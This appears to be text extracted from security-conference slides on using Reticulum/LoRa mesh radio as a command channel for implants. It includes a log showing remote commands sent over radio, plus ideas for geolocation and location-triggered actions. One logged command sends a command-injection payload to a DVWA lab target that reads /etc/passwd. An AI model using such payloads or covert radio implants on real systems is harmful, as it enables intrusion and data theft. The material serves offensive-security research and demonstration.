
# RANGE TESTS - TERRESTRIAL



# RANGE TESTS - AIRBORNE



# RANGE TESTS - AIRBORNE



# RANGE TESTS - AIRBORNE

```
[2025-04-27 16:23:37] [Notice] RNodeInterface[Worker] is configured and powered up
[2025-04-27 16:23:38] [Notice] rnx listening for commands on <cdb2671c3969b357157def27eec673ec>
[2025-04-27 16:36:10] [Notice] Command link <4a86f3fdedf6f484b59c054df98b8354> established
[2025-04-27 16:36:12] [Notice] Initiator of link <4a86f3fdedf6f484b59c054df98b8354> identified as
<8a4fe72554a993585ed09a037080d3b4>
[2025-04-27 16:36:18] [Notice] Executing command [python -c 'import requests; from datetime import
datetime; response = requests.post("http://192.168.200.1/DVWA/vulnerabilities/exec/", headers={"Content-
Type": "application/x-www-form-urlencoded", "Cookie": "security=low;
PHPSESSID=7a4hr1chtlql8j9g5e05doo4pl", "Referer": "http://192.168.200.1/DVWA/vulnerabilities/exec/", "X-
Request-Timestamp": datetime.utcnow().strftime("%a, %d %b %Y %H:%M:%S GMT")},
data="ip=127.0.0.1%3Bcat+%2Fetc%2Fpasswd&Submit=Submit", verify=False); print(response.text)'] for
<8a4fe72554a993585ed09a037080d3b4>
[2025-04-27 16:36:21] [Notice] Delivering result of command [python -c 'import requests; from datetime
import datetime; response = requests.post("http://192.168.200.1/DVWA/vulnerabilities/exec/", headers=
{"Content-Type": "application/x-www-form-urlencoded", "Cookie": "security=low;
PHPSESSID=7a4hr1chtlql8j9g5e05doo4pl", "Referer": "http://192.168.200.1/DVWA/vulnerabilities/exec/", "X-
Request-Timestamp": datetime.utcnow().strftime("%a, %d %b %Y %H:%M:%S GMT")},
data="ip=127.0.0.1%3Bcat+%2Fetc%2Fpasswd&Submit=Submit", verify=False); print(response.text)'] to
<8a4fe72554a993585ed09a037080d3b4>
[2025-04-27 16:37:03] [Notice] Command link <4a86f3fdedf6f484b59c054df98b8354> closed
[2025-04-27 16:37:08] [Notice] Command link <34bd46e7f8338c2451ff23a521365a86> established
[2025-04-27 16:37:09] [Notice] Initiator of link <34bd46e7f8338c2451ff23a521365a86> identified as
<8a4fe72554a993585ed09a037080d3b4>
[2025-04-27 16:37:10] [Notice] Executing command [mpg123 /home/michael/monster_kill.mp3] for
<8a4fe72554a993585ed09a037080d3b4>
[2025-04-27 16:37:14] [Notice] Delivering result of command [mpg123 /home/michael/monster_kill.mp3] to
<8a4fe72554a993585ed09a037080d3b4>
[2025-04-27 16:37:28] [Notice] Command link <34bd46e7f8338c2451ff23a521365a86> closed
```

# TAKING IT FURTHER

## GPS DATA

- Integrated with many LoRa boards from “the factory”
- Useful for geolocating implants
- Can trigger actions based on location

## RF TELEMETRY

- Environment baselining
- Kismet/WigleCSV metadata collection
- Event-based actioning (e.g., “run X code when Y client is near/far”)



# TAKING IT FURTHER

## SIDEBAND

- Sideband support (mobile RNS-based messaging client)
- Communication with nodes via mobile devices

## AUTOMATED CONFIG

- “Smarter” handling of identities
- Automatic provisioning of configs (campaigns, radio config, etc.)
- Automatic re-configuration of deployed nodes



Source: [Sideband GitHub](#)

# QUESTIONS


\*crickets\*

# RESOURCES




<https://pastebin.com/G9dFRNwk>

# BACKUP SLIDES



# RETICULUM VS MESHTASTIC



- Low adoption (for now)
- Complete network stack
- Available chat programs use LXMF messaging implementation
- Forward secrecy and other cryptographic features implemented from ground-up
- Python; needs SBC/other computer for processing



- High adoption
- Low barrier to entry - many boards can be shipped pre-installed
- LoRa communications only
- Protobuf messaging implementation
- No forward secrecy - if your packets get sniffed, and then a key is compromised, you're done
- Runs right on the LoRa board